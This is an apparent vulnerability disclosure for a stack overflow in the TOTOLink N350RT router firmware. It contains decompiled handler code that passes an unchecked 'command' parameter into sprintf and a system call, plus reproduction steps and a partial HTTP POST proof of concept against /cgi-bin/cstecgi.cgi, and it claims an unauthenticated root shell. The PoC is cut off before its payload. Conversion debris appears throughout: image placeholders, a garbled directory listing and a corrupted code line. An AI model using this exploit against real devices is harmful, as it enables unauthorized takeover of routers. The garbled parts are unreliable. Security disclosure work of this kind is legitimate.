

# TOTOLink N350RT V9.3.5u.6139\_B20201216 has a stack overflow vulnerability

### Overview

- Manufacturer's website information: https://www.totolink.net/
- Firmware download address: https://www.totolink.net/home/menu/detail/menu\_listtpl/download/id/206/ids/36.htm |

#### **Product Information**

TOTOLink N350RT V9.3.5u.6139\_B20201216 router, the latest version of simulation overview:



N350RT			Overview	Tech Specs	HD Image	Download	FAQ
NO	Name	Version		Updated		Downloa	ıd
1	N350RT_Firmware	V9.3.5u.5812_B20200414		2020-07-28		•	
2	N350RT_Datasheet	Ver1.0		2020-08-09		$\oplus$	
3	N350RT_Firmware	V9.3.5u.6095_B20200916		2020-09-24		$\oplus$	
4	N350RT_Firmware	V9.3.5u.6139_B20201216		2020-12-30		<b>④</b>	

## **Vulnerability details**

```
int __fastcall sub_422504(int a1)
{
    char *Var; // $s2
    char *v3; // $v0
    int v4; // $v0
    char v6[128]; // [sp+18h] [-80h] BYREF

memset(v6, 0, sizeof(v6));
Var = websGetVar(a1, "command", (int)"www.baidu.com");
v3 = websGetVar(a1, "aum", (int)&byte_43AFC8);
v4 = atoi(v3);
sprintf(v6, "traceroute -m %d %s&>/var/log/traceRouteLog", v=, Var);
doSystem(v6);
setResponse(&word_43908C, "reserv");
return 1;
}
```

Var is formatted into V6 through sprintf function, and Var is the value of command we enter. The size of the format string is not limited, resulting in stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

Accept-Encoding: gzip, deflate

Content-Length: 561

Origin: http://192.168.0.1

DNT: 1

Connection: close


Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest


Pragma: no-cache

Cache-Control: no-cache

{"topicurl": "setting/setTracerouteCfg", "command":



The above figure shows the POC attack effect



As shown in the figure above, we can hijack PC registers.

```
1000
FWXFWXF-X
| rwxrwxr-x 4 1000
FWXFWXF-X
                       1000
drwxrwxr-x
drwxrwxr-x 2 1000
drwxrwxr-x 2 1000
                                    4096 Dec 2 2020 usr
          9 1000
                       1000
drwxrwxr-x
           2 1000
                       1000
                                    4096 Dec 2 2020 var
drwxrwxr-x
            9 1000
                       1000
                                    4096 Dec 2
                                                 2020 www
```

Finally, you can write exp to get a stable root shell without authorization.